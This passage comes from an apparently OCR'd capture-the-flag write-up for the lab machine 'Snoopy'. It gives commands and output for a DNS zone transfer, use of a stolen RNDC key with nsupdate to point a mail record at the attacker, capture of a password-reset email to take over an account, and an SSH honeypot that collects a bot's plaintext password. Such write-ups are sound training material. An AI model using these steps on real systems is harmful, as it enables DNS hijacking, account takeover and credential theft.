An AXFR zone transfer confirmed the current DNS records, including internal hostnames for `mattermost`, `postgres`, and `provisions`. There was no `mail.snoopy.htb` record — matching the site's banner:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ dig axfr @10.129.229.5 snoopy.htb

; <<>> DiG 9.20.23-1-Debian <<>> axfr @10.129.229.5 snoopy.htb
; (1 server found)
;; global options: +cmd
snoopy.htb.             86400   IN      SOA     ns1.snoopy.htb. ns2.snoopy.htb. 2022032612 3600 1800 604800 86400
snoopy.htb.             86400   IN      NS      ns1.snoopy.htb.
snoopy.htb.             86400   IN      NS      ns2.snoopy.htb.
mattermost.snoopy.htb.  86400   IN      A       172.18.0.3
mm.snoopy.htb.          86400   IN      A       127.0.0.1
ns1.snoopy.htb.         86400   IN      A       10.0.50.10
ns2.snoopy.htb.         86400   IN      A       10.0.51.10
postgres.snoopy.htb.    86400   IN      A       172.18.0.2
provisions.snoopy.htb.  86400   IN      A       172.18.0.4
www.snoopy.htb.         86400   IN      A       127.0.0.1
snoopy.htb.             86400   IN      SOA     ns1.snoopy.htb. ns2.snoopy.htb. 2022032612 3600 1800 604800 86400
;; Query time: 256 msec
;; SERVER: 10.129.229.5#53(10.129.229.5) (TCP)
;; WHEN: Sat Jun 20 19:45:36 EDT 2026
;; XFR size: 11 records (messages 1, bytes 325)
```

The RNDC key was saved in BIND key file format and used with `nsupdate` to inject a DNS A record pointing `mail.snoopy.htb` at the attacker's machine:

```
nsupdate -k rndc.key
> server 10.129.229.5
> zone snoopy.htb
> update add mail.snoopy.htb. 60 A 10.10.16.60
> send
```

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ nsupdate -k rndc.key
> server 10.129.229.5
> zone snoopy.htb
> update add mail.snoopy.htb. 60 A 10.10.16.60
> send
> quit
```


A follow-up AXFR confirmed the record was live:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ dig axfr @10.129.229.5 snoopy.htb

; <<>> DiG 9.20.23-1-Debian <<>> axfr @10.129.229.5 snoopy.htb
; (1 server found)
;; global options: +cmd
snoopy.htb.             86400   IN      SOA     ns1.snoopy.htb. ns2.snoopy.htb. 2022032613 3600 1800 604800 86400
snoopy.htb.             86400   IN      NS      ns1.snoopy.htb.
snoopy.htb.             86400   IN      NS      ns2.snoopy.htb.
mail.snoopy.htb.        60      IN      A       10.10.16.60
mattermost.snoopy.htb.  86400   IN      A       172.18.0.3
mm.snoopy.htb.          86400   IN      A       127.0.0.1
ns1.snoopy.htb.         86400   IN      A       10.0.50.10
ns2.snoopy.htb.         86400   IN      A       10.0.51.10
postgres.snoopy.htb.    86400   IN      A       172.18.0.2
provisions.snoopy.htb.  86400   IN      A       172.18.0.4
www.snoopy.htb.         86400   IN      A       127.0.0.1
snoopy.htb.             86400   IN      SOA     ns1.snoopy.htb. ns2.snoopy.htb. 2022032613 3600 1800 604800 86400
;; Query time: 264 msec
;; SERVER: 10.129.229.5#53(10.129.229.5) (TCP)
;; WHEN: Sat Jun 20 19:49:03 EDT 2026
;; XFR size: 12 records (messages 1, bytes 346)
```


6. Mattermost Password Reset — SMTP Email Capture

With `mail.snoopy.htb` now resolving to the attacker, a Python SMTP listener was started and a Mattermost password reset was triggered for `sbrown@snoopy.htb`:


```
sudo python3 -m aiosmtpd -n -l 0.0.0.0:25
```




The reset email was captured by the SMTP listener:




The token was quoted-printable encoded. It was decoded using an online tool to recover the clean reset URL:




The token was used to set a new password for `sbrown@snoopy.htb`:


Log in
Password updated successfully
Email or Username
sbrown@snoopy.htb
Password
Forgot your password?
Log in




7. SSH Provisioning Honeypot — cbrown Credential Capture

The Mattermost dashboard referenced a server provisioning channel. It was located via channel search:



Posting `/server_provision` opened a form. The IP was set to the attacker machine and the OS to Linux (which sets port 2222):



The `sshesame` SSH honeypot was set up on port 2222 to capture credentials from any connection attempt:

```
git clone https://github.com/jaksi/sshesame && cd sshesame
sudo go build -buildvcs=false
sudo sed -i 's/127.0.0.1:2022/0.0.0.0:2222/g' sshesame.yaml
sudo ./sshesame -config sshesame.yaml
```

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy/sshesame]
└─$ sudo ./sshesame -config sshesame.yaml
INFO 2026/06/20 20:44:25 No host keys configured, using keys at "/root/.local/share/sshesame"
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_rsa_key" not found, generating it
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_ecdsa_key" not found, generating it
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_ed25519_key" not found, generating it
INFO 2026/06/20 20:44:25 Listening on [::]:2222
```

After resubmitting the provisioning request, the bot connected and sshesame logged the plaintext credentials:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy/sshesame]
└─$ sudo ./sshesame -config sshesame.yaml
INFO 2026/06/20 20:44:25 No host keys configured, using keys at "/root/.local/share/sshesame"
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_rsa_key" not found, generating it
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_ecdsa_key" not found, generating it
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_ed25519_key" not found, generating it
INFO 2026/06/20 20:44:25 Listening on [::]:2222
2026/06/20 20:44:56 [10.129.229.5:39730] authentication for user "cbrown" with password "sn00pedcr3dential!!!" accepted
2026/06/20 20:44:56 [10.129.229.5:39730] connection with client version "SSH-2.0-paramiko_3.1.0" established
2026/06/20 20:44:56 [10.129.229.5:39730] [channel 0] session requested
2026/06/20 20:44:56 [10.129.229.5:39730] [channel 0] command "ls -la" requested
2026/06/20 20:44:56 [10.129.229.5:39730] [channel 0] closed
2026/06/20 20:44:56 [10.129.229.5:39730] connection closed
```

Credentials captured: **`cbrown:sn00pedcr3dential!!!`**

SSH was established as cbrown:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy/sshesame]
└─$ ssh cbrown@snoopy.htb
The authenticity of host 'snoopy.htb (10.129.229.5)' can't be established.
ED25519 key fingerprint is: SHA256:XCYXaxdk/Kqjbrpe8gktW9N6/6egnc+Dy9V6SiBp4XY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'snoopy.htb' (ED25519) to the list of known hosts.
cbrown@snoopy.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-71-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
cbrown@snoopy:~$ whoami
cbrown
cbrown@snoopy:~$
```

---

8. Lateral Movement — CVE-2023-22490 / CVE-2023-23946 git apply Symlink Attack

Enumerating cbrown's privileges revealed membership in the `devops` group and a sudo rule permitting `git apply -v` as `sbrown`:

```
cbrown@snoopy:~$ sudo -l
[sudo] password for cbrown:
Matching Defaults entries for cbrown on snoopy:
